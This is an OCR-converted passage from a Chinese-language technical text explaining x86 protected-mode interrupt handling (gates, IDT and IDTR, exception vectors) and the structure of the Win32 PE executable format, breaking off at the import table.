中，如有 error code 的 exception，則也會把 error code 放入 stack 中；若 ISR 的 privilege level 和 CPL 相同，則不會有 stack switch，若 ISR 的 privilege level 較高，則處理器會做 stack switch，同時 SS、SP 也會於 EFLAGS 等被放入 stack 之前放入 stack 中，最後把所有放入 stack 中的資料複製到新的 stack 中，如下圖：

圖表 4-24stack usage without privilege-level change (圖表引用自: Intel® 64 and IA-32 Architectures Software Developer’ s Manual Volume 3A: System Programming Guide, Part 1 ,Figure 6-4)



圖表 4-25stack usage with privilege-level change (圖表引用自: Intel® 64 and IA-32 Architectures Software Developer’s Manual Volume 3A: System Programming Guide, Part 1 ,Figure 6-4)




由 ISR 返回時，必須使用 IRET 指令，如果在 interrupt 時有 switch stack，IRET 也會把 stack switch 回來。Trap gate 和 interrupt gate 不同的地方是在處理 EFLAGE 的方式，當 interrupt 或 exception 是經由 interrupt gate 時，處理器會把 IF 設為 0，以避免在 ISR 中再度發生 interrupt，在返回時，處理器會恢復 IF 的值；但是，如果 interrupt 是經由 trap gate，則處理器不會改變 IF 的值，也就是說，在 ISR 中有可能會再度發生 interrupt。interrupt gate 會使處理器對於再發生的 hardware interrupts 失去處理能力，因此適於服務 hardware interrupts，而 trap gate 會使 hardware interrupts 維持在 enabled 的狀態，因此主要用於處理 software interrupts and exceptions。Task Gates 會造成 task switch，允許 ISR 執行自己的

context(with its own LDT, etc.)；iret 仍使用於 return from the ISR，因為處理器在 ISR 的 task segment 中設置了一個可執行 task switch 來回復至先前 task 的 bit；會使 currently active task-state segment 被 switch，且利用 hardware task switch mechanism 來有效率地使處理器交出它的使用權給其它 program、thread 或 process，即如果 interrupt 是經由 task gate，在 interrupt 發生時，會導致 task switch；利用 task switch 的 ISR 好處是在 task switch 時，被 interrupt 的程式或工作的狀態會自動被儲存起來、切換到新的 TSS 可以讓 ISR 使用新的 stack，因為如果在 CPL 為 0 的程序中 stack 已經損毀了，那麼一般的 ISR 不會 switch task，而可能造成 ISR 不能執行、ISR 可以指定新的 LDT，而擁有自己的 address space；然而，task gate 主要缺點是在每次 interrupt 時的 task switch 會花費很多時間，使得系統的效率降低。

(b)Gate descriptor 的格式與行為

對於格式上來講，在 IDT 中的 gate descriptor 和在 GDT 中所使用格式相同；其中，interrupt gate 和 trap gate 的 descriptor 和 call gate descriptor 的格式很像；而 task gate descriptor 則是指向 ISR 的 TSS segment。它們的格式如下圖：

圖表4-26　gate descriptor的格式 (圖表引用自: Intel® 64 and IA-32 Architectures Software Developer's Manual Volume 3A: System Programming Guide, Part 1 ,Figure 6-2)



在 interrupt 發生時，如果 IDT 中對應的 descriptor 是 interrupt gate 或 trap gate，則處理器的行為類似用 CALL 在呼叫一個 call gate，且含有 far pointer(segment

selector and offset)；處理器用 far pointer 來轉換程式執行給在 exception handler 或 interrupt handler code segment 中的 handler procedure，但對於處理器處理在 EFLAGS register 的 IF flag 之方式並不相同；而若對應的 descriptor 是 task gate，則處理器的行為類似用 CALL 呼叫一個 task gate。

(c) CPU 中的暫存器

在 virtual 8086 mode 下，program status word (PSW)是用來控制機器的狀態，clear interrupt flag (CLD)和 set interrupt flag (STD)可以控制 process interrupt，但在 386 系列的處理器 PSW 已被重新命名為 control register zero (CR0)；在 486 系列的處理器則另外加入了 write protect (WP)到 CR0 中。

在 CPU 中，有一些暫存器是用來控制 segment，像是 code segment (CS)、data segment (DS)、extra segment (ES)、stack segment (SS)，如下表：

表格 4-9CPU 中的 segment register

Code Segment (CS)	指向含有程式指令的一個 segment
Data Segment (DS)	指向含有全域或靜態資料的一個暫存器
Extra Segment (ES)	屬於額外區段暫存器，該暫存器是 16 位元大小
Stack Segment (SS)	指向含有當前程式堆疊的一個 segment

此外，CPU 也有資料結構暫存器，如下表：

圖表4-27　CPU中的資料結構暫存器

Global Descriptor Table Register　(GDTR)
Point to the global descriptor table (GDT) to map address
Local Descriptor Table Register　(LDTR)
Point to the local descriptor table (LDT) to map address
Interrupt Descriptor Table Register　(IDTR)
Point to interrupt descriptor table (IDT) used to fine interrupt handlers

除了 CPU table，OS 也有自己的 table，舉例來說，system service dispatch

table(SSDT)，OS 用它來處理 system call，IDT 用來處理硬體和軟體的 interrupt。

(d)IDTR

protected mode IDT 位於 physical memory 的任何一個地方，處理器會有特別的暫存器(IDT register，亦稱 IDTR)來儲存 physical base address 和 the length in bytes of the IDT，它的長度為 48 bits，較低位元的 16 bits 稱為 IDTR 的 LIMIT section，而較高位元的 32 bits 為 IDTR 的 BASE section，如下圖所示：


圖表 4-28IDTR structure

BASE 代表 IDT 在 memory 的 base address，IDT 可以置於 memory 中的任何一個地方，但 BASE 必須指向它，LIMIT field 則存放 IDT 目前的長度。

LIDT (load IDT register)和 SIDT(store IDT register)指令分別是用來 load 和 store IDTR 的內容，LIDT 指令 load 存在記憶體內的 base address 和 limit 到 IDTR。這個指令只有當 CPL 是 0 是才會被執行，通常是作業系統建 IDT 時的 initialization code 會使用 LIDT，作業系統也可能利用 LIDT 來改變 IDT；而 SIDT 指令是複製儲存在 IDTR 的 base 和 limit 值到記憶體中，這個指令可以在任何的 privilege level 下被執行，如果一個 vector 指向的 descriptor 超過 IDT 的 limit，則 general-protection exception(#GP)就會發生。IDT 和 IDTR 的關係圖如下：

圖表4-29 IDT與IDTR的對應關係 (圖表引用自: [6] Intel® 64 and IA-32 Architectures Software Developer's Manual


Volume 3A: System Programming Guide, Part 1 ,Figure 6-1)



上述可知，protected mode 下的 interrupt vector table 起始位址已不是過去在 real mode 下的位址，而是在處理器由 real mode 切換到 protected mode 時會重新 Reset，把 interrupt vector table 定義到新的 IDT 起始位址，並把 IRQ 所對應的 interrupt 重新配置。而這個起始位址就會紀錄在處理器的 IDTR 暫存器，每當重新觸發一個 interrupt 時，就會根據 IDTR 所紀錄的記憶體位址來尋找 interrupt service 的進入點去執行 interrupt service routine(ISR)。

如下圖，可以透過 SIDT 指令來取得 6 bytes 的 IDT 資料，前 2bytes 為整個 IDT 表的大小，後 4bytes 為 IDT 表所存在的記憶體位址：

圖表 4-30 IDTR 中 limit 和 base 與 IDT 的對應及 IDT vector 的內容解析(圖表引用自: http://loda.hala01.com/2009/04/linux 圖(五),x86 IDT 架構)



其中，Segment Selector(16bits)定義 ISR 所在的 segment selector，根據 selector 的值對應到 GDT 的欄位；而 Offset(32bits)為 ISR 在指定 segment 內進入點的相對位址，通常都會根據 GDT 欄位中的 Base address 加 IDT 欄位中的 Offset 來找出 ISR 的進入點；DPL(2bits)(Descriptor Privilege Level)定義 interrupt privilege level，可是 0~3(Ring0~Ring3)，例如，由 kernel (Ring 0)提供給 Ring3(user)程式碼使用的 system call，就是透過 DPL 為 3 的 80h interrupt 來完成，其它的 interrupt DPL 為 0，user code 無法直接使用。[7]

在 x86 protected mode 下，前 32 個 interrupt 都被 Intel 定義為系統 exception 與預留的 interrupt service，因此現在 protected mode 作業系統都會把 interrupt service 定義在 20h 以後的 interrupt number(包括 IRQ 所對應的 interrupt)。

由於 IDT 是 8-byte descriptors 的陣列，當 interrupt 發生時，處理器將 interrupt vector 乘 8 且把結果加上 IDT base address，藉由 IDT length 的幫助，算出來的結果會在 table 中作驗證，如果太大，即超過 IDTR 的 limit value，exception 就會發生；如果結果符合 limit value，儲存在 calculated memory location 的 8-byte descriptor 就會被 load 下來，再來根據 descriptor 的類型和內容開始動作。

(e) Interrupt Vector 的使用

Fully populated IDT 在長度上是 2 KB (256 entries of 8 bytes each)，並不一定要用到所有可能的 entries，Intel 保留 vectors 0-31 給 processor generated exceptions (general protection fault, page fault, etc.)，然而，目前只有 vectors 0-18 被處理器所使用，未來的處理器可能為 broken software 將 vector 用於其他目的而造成不協調的情況。

IDT 前 32 個 vectors 的用途：

圖表4-31　前32個interrupt vector的用途 (圖表引用自: http://en.wikipedia.org/wiki/Interrupt_descriptor_table)

vector	用途
1	Debug exception
2	Non maskable interrupt
3	Breakpoint exception
4	'Into detected overflow'
5	Out of bounds exception
6	Invalid opcode exception
7	No coprocessor exception
8	Double fault *(pushes an error code)*
9	Coprocessor segment overrun
10	Bad TSS *(pushes an error code)*
11	Segment not present *(pushes an error code)*

12	Stack fault *(pushes an error code)*
13	General protection fault *(pushes an error code)*
14	Page fault *(pushes an error code)*
15	Unknown interrupt exception
16	Coprocessor fault
17	Alignment check exception
18	Machine check exception
19~31	Reserved

(f) ISR 的保護

ISR 的保護和 general procedure 一樣，處理器不允許進入 privilege level 較低的 ISR 中，也就是說，當 interrupt 發生時，如果進入 privilege level 比 current privilege level (CPL) 更低的 ISR 時，則處理器會發出 general-protection（#GP）exception；而和 general procedure 不同的是 interrupt vector 沒有 requested privilege level (RPL)，所以處理器不會檢查 RPL，且只有在 interrupt 或 exception 是由 INT n、INT3、INTO 指令產生的時候，才會檢查 gate 的 current privilege level (CPL) 是否比 descriptor privilege level (DPL)小，這可以避免 level 較低的 procedure 利用這些指令破壞系統的 ISR(如 page-fault)；對硬體產生的 interrupt 或 exception，處理器不會檢查 gate 的 descriptor privilege level (DPL)，因為 interrupt 隨時都可能發生，因此這些限制可能會導致不適當的錯誤，但有兩個方法可用來避免這個問題：


(1)若 ISR 只需要處理 stack 中的資料（例如，divided by zero），則可以把這個 procedure 放到 conforming 的 code segment 中。

(2)若 ISR 需要處理內部的 data segment，則可以把它放到 nonconforming 且權限為 0 的 code segment 中，因此當發生 interrupt 時，才不會違反保護規則。

4.1.6 可執行檔檔格式解析

電腦檔案是由二進位的數值所組成的，為了區分不同類型的文件檔案，其電腦的檔案系統制定了各種不同的標頭檔(header)來做識別；可執行檔，又稱 PE(portable executable) 檔是微軟視窗系統中用來運行程式碼的檔案格式，又可以分為被至記憶體中執行的 EXE 以及動態連接文件的 DLL。這種 PE 檔案的檔頭可以標明 windows 要如何配置記憶體空間讓程式正常運作，這些資訊是由編譯器(compiler)與連接器(linker)所完成的。例如：WindowsNT 預設的程式為只是 0x40000；當然，這個數值可以利用 VC 在編譯該程式的時候更改此地址值。在不同的作業系統中，就會有不同的可執行檔案格式。如 Linux 使用的 ELF 格式；同樣地，此檔頭格式也是由 Linux 上的編譯器所建立的。針對不同的 CPU 指令架構與作業系統，就會有不同的數值與格式。以下我們將會介紹 Win32 的可執行檔格式，並簡單的剖析其檔頭內容。

圖表 4-32PE 文件的結構



EXE 的文件在硬碟上就是依照上圖的格式所儲存的，當運行的時候，程式會被到記憶體中。由於可執行檔所需要的記憶體空間不一定會連續，所以 PE header 會註明記憶體欲的位置。依上圖，以下為各部份的簡單介紹。

DOS MZ header 和 DOS Stub：

如果在 DOS 下執行 PE 格式檔，就會執行後面的 DOS Stub，顯示字串"This program cannot run in DOS mode"，如果在 windows 之下，PE loader 會根據 DOS MZ header 中的最後一個變數 e_lfnew 跳過 DOS stub 直接轉到 PE header。可表示成

$$\text{pNTHeader} = \text{dosHeader} + \text{dosHeader}{->} e\_lfanew;$$

DOS stub 本身為一個完整的 EXE，在不支援 PE 程式的作業系統中，它講簡單地顯示一個錯誤。因此，DOS MZ header 和 DOS stub 的功能只是要提醒使

用者，以區分出舊的 DOS 可執行檔與新版的 portable-executable file 的分別。

PE header：

當作業系統執行 PE 檔案時，PE loader 將會從 DOS MZ header 中找到 PE header 的偏移量以跳過 DOS stub 直接定址到真正的 PE header。PE header 整個事 IMAGE_NT_HEADERS 的結構，定義於 WINNT.H。當載入器跳到 PE header 之後，會根據裡面的每個區域檢查這是不是一個有效的 PE 檔案格式，是否能在當下的 CPU 運行，優先的基址(base address)是多少，一共有幾個 section，這是一個 EXE 檔還是 DLL 檔等資訊。主要可分為一個 DWORD 特徵值與兩個子結構 IMAGE_FILE_HEADER 和 IMAGE_OPTIONAL_HEADER：

DWORD Signature：欄位內容應為 ASCII 的 PE\0\0

IMAGE_FILE_HEADER FileHeader：

表格 4-10IMAGE_FILE_HEADER FileHeader 的名稱與意義對照表

Field name	Meanings
Machine	該檔運行所要求的 CPU。對於 Intel 平臺，該值是 IMAGE_FILE_MACHINE_I386 (14Ch)。其他像是 ARM 的值應為 IMAGE_FILE_MACHINE_ARM(01c0)
NumberOfSections	檔的 section 數目。如果我們要在檔中增加或刪除一個 section，就需要修改這個值。
TimeDateStamp	檔創建日期和時間。
PointerToSymbolTable	用於除錯用。
NumberOfSymbols	用於除錯用。
SizeOfOptionalHeader	指示緊隨本結構之後的 OptionalHeader 結構大小，必須為有效值。
Characteristics	關於檔資訊的標記，比如檔是 exe 還是 dll。

IMAGE_OPTIONAL_HEADER：

包含了 PE 檔的邏輯分部資訊，總共有 31 個部分，這邊介紹比較常用的區域：

表格 4-11IMAGE_OPTIONAL_HEADER 介紹

Field	Meanings
AddressOfEntryPoint	PE 載入器準備運行的 PE 檔的第一個指令的相對虛擬位址。若您要改變整個執行的流程，可以將該值指定到新的相對虛擬位址，這樣新相對虛擬位址處的指令首先被執行。
ImageBase	PE 文件的優先載入基底位址。比如，如果該值是 400000h，PE 載入器將嘗試把檔裝到虛擬位址空間的 400000h 處。字眼"優先"表示若該位址區域已被其他模組佔用，那 PE 載入器會選用其他空閒位址。
SectionAlignment	記憶體中 section 用來對齊的資訊。例如，如果該值是 4096 (1000h)，那麼每節的起始地址必須是 4096 的倍數。若第一節從 401000h 開始且大小是 10 個位元組，則下一節必定從 402000h 開始，即使 401000h 和 402000h 之間還有很多空間沒被使用。
FileAlignment	文件中 section 用來對齊的資訊。例如，如果該值是

	(200h)，，那麼每節的起始地址必須是 512 的倍數。若第一節從檔偏移量 200h 開始且大小是 10 個位元組，則下一節必定位於偏移量 400h: 即使偏移量 512 和 1024 之間還有很多空間沒被使用/定義。
MajorSubsystemVersion MinorSubsystemVersion	win32 子系統版本。若 PE 檔是專門為 Win32 設計的，該子系統版本必定是 4.0 否則對話方塊不會有 3 維立體感。
SizeOfImage	記憶體中整個 PE 檔案大小。它是所經過節對齊處理後的大小。
SizeOfHeaders	所有檔頭的大小，也就等於 SizeOfImage 減去檔案中所有 section 的尺寸。可以以此值作為 PE 檔第一節的檔偏移量。
Subsystem	NT 用來識別 PE 檔屬於哪個子系統。對於大多數 Win32 程式，只有兩類值: Windows GUI 和 Windows CUI (控制台)。
SizeOfStackReserve	執行緒初始堆疊的保留大小。
SizeOfStackCommit	一開始即被提交（committed）給執行緒初始堆疊的記憶體數量。
SizeOfHeapReserve	保留給最初的 process heap 的虛擬記憶體數量。
SizeOfHeapCommit	一開始即被提交（committed）給 process heap 的記憶體數量。
DataDirectory	IMAGE_DATA_DIRECTORY 結構陣列。每個結構給出一個重要資料結構的 RVA，比如載入位址表等。

有了這些總體資訊之後載入器就會跳到下面的 section table。

Section Table：

有了上面的資訊後，載入器並不能準確的檔案。由於 PE 檔案可以規定每個 section 不同的屬性，例如：該 section 是否可讀寫，要到記憶體位址的哪一部分，這一部分是程式碼還是資料等。這些資訊將保留在 section table 裡面。section table 是一個指標陣列，陣列裡的每一個指標將對應到其中的一個 section。PE 載入器會經由每一個 section，正確地把 section 的內容放置在記憶體中。

Sections:

PE 檔案會由許多 section 組成，例如常見的.text、.data、.idata 等等，每個 section 都會有作用，總體可分作為下表

表格 4-12 PE section 的介紹

節名	作用
.arch	起始的構建資訊(Alpha Architecture Information)
.bss	未經初始化的資料。在最近的程式叫少出現的區域。
.CRT	C++ runtime (CRT)運行期唯讀數據
.data	預設可讀取/可寫入的資料區，通常放全域變數。
.debug	除錯信息
.didata	延遲輸入檔案名表
.edata	匯出檔案名表(Export table)。
.idata	導入檔案名表（Import table)。
.pdata	異常資訊(Exception Information)
.rdata	預設的唯讀資料區域。
.reloc	重定位表資訊
.rsrc	放置資源的區域，也是唯獨資料。
.text	.exe 或.dll 檔的可執行代碼
.xdata	異常處理表

這些區域是根據共同屬性所劃分出來的，並不是每一個區域都是必要存在。換句話說，如果 PE Header 中有些區域的資料有相同屬性，則可以共同存放在一個區域裡。例如，idata 可以和.text 合成一個區域而命名成.text。這也是為什麼 PE Header 後會有 optional header 下面的 DataDirectory 原因，因為有很多區域會被合併，因此載入器無法透過 section table 來定址，此時 DataDirectory 就發揮作用。

為了能夠清楚地了解 PE 格式，接下來將補充後續會用到的專有名詞：

虛擬位址 Virtual address:

虛擬位址即程式中使用的位址,也就是從程式撰寫者的角度所看到的位址，有時候也可稱之邏輯位址(logic address)。在以往的程式中，真實模式(real mode)使用了segment的方式來定位:經由一個segment的值再搭配一個偏移量來達成。在32位元的系統中使用的是平坦(flat)的記憶體模式，所以我們可以不用計算出segment的偏移量，只要考慮32位元的偏移量即可(從0開始)。此32位元的偏移量可用數學表示2^{32}個記憶體位址(也就是4G)。這部分的空間是程式與作業系統共用，在windows系統中，程式開發者大約有2G的記憶體可以使用。這些記憶體空間將會被作業系統的分業表(page table)分開管理,用來獨立於其他程式以達成保護的作用。

相對虛擬位址 relative virtual address (RVA)：

即相對於基底為址(base address)的相對偏移量。基底為只是一PE檔被的起始位置。PE檔中的許多欄位都會用RVA來表示，一個RVA是某一資料向的偏移值。例如，windows把一個PE檔仔入到虛擬記憶體位址0x400000處，如果此 image 有一個表格開始於 0x401464，那這個表格的 RVA 就是 0x1464：虛擬位址－基底為址＝RVA。在PE檔中，大多數的位址多是RVA，而RVA只有當PE檔備PE loader記憶體後才會有意義。如果我們直接將image直接映射到記憶體而不是透過 PE loader，則這些 RVA 將不能被正確地使用，需要利用RVAToOffset函式才可以轉換成偏移量。

基底位址 base address：

用來描述被映射到記憶體的 EXE 或是 DLL 的起始位址。Windows95 載入器把 PE 檔映射到 0x400000；而 windows NT 載入器把 PE 檔到 0x100000。

載入 PE 檔的主要步驟:

1. 當 PE 檔被執行，PE loader 檢查 DOS MZ header 裡的 PE header 偏移量。如果找到，則跳轉到 PE header。
2. PE 載入器檢查 PE header 的有效性。如果有效，就跳轉到 PE header 的尾部。
3. 緊跟 PE header 的是節表。PE 載入器讀取其中的 section 資訊，並採用檔映射方法將這些節映射到記憶體，同時付上 section table 裡指定的 section 屬性。
4. PE 檔映射入記憶體後，PE 載入器將處理 PE 檔中類似 import table（載入表）邏輯部分。

載入器檢查 PE 檔有效性步驟總結如下:

1. 首先檢驗檔頭部第一個字的值是否等於 IMAGE_DOS_SIGNATURE，是則 DOS MZ header 有效。
2. 一旦證明文件的 DOS header 有效後，就可用 e_lfanew 來定位 PE header 。
3. 比較 PE header 的第一個字的值是否等於 IMAGE_NT_HEADER [PE\0\0]。如果前後兩個值都匹配，那我們就認為該檔是一個有效

的 PE 檔。

現在我們已知道 IMAGE_SECTION_HEADER 結構，再來介紹 PE loader 的工作:

1. 讀取 IMAGE_FILE_HEADER 的 NumberOfSections 域，知道 section 數。
2. SizeOfHeaders 域值作為 section table 的檔偏移量，並以此定位 section table。
3. 遍歷整個結構陣列檢查各成員值。
4. 對於每個結構,我們讀取 PointerToRawData 域值並定位到該檔偏移量。然後再讀取 SizeOfRawData 域值來決定映射記憶體的位元組數。經由下面計算：

   VirtualAddress + ImageBase = section 起始的虛擬位址

   然後就準備把節映射進記憶體，並根據 Characteristics 域值設置屬性。
5. 遍歷整個陣列，直至所有 section 都已處理完畢。

遍歷 section table 的步驟:

1. PE 文件有效性校驗。
2. 定位到 PE header 的起始位址。
3. 從 file header 的 NumberOfSections 域獲取節數。
4. 通過兩種方法定位節表: ImageBase+SizeOfHeaders 或者 PE header


的起始位址+ PE header 結構大小。 (節表緊隨 PE header)。如果不是使用檔映射的方法，可以用 SetFilePointer 直接將檔指標定位到節表。節表的文件偏移量存放在 SizeOfHeaders 域裡。(SizeOfHeaders 是 IMAGE_OPTIONAL_HEADER（PE header）的結構成員) //定位節表位置

5. 處理每個 IMAGE_SECTION_HEADER 結構。(這是結構陣列)

導入表 Import table

在說明 Import Table 和 Export Table 的作用之前，將介紹編譯器是如何處理外部庫函式。在 PE 檔中，當你調用另一模組中的函式（例如 USER32.DLL 中的 GetMessage），編譯器製造出來的 CALL 指令並不會把控制權直接傳給 DLL 中的函式，而是傳給一個 JMP DWORD PTR [XXXXXXXX] 指令，後者也位於.text 中。JMP 指令跳到一個位址去，此位址儲存在.idata 的一個 DWORD 之中。這個 DWORD 內含該函式的真正位址（函式進入點），如圖所示：

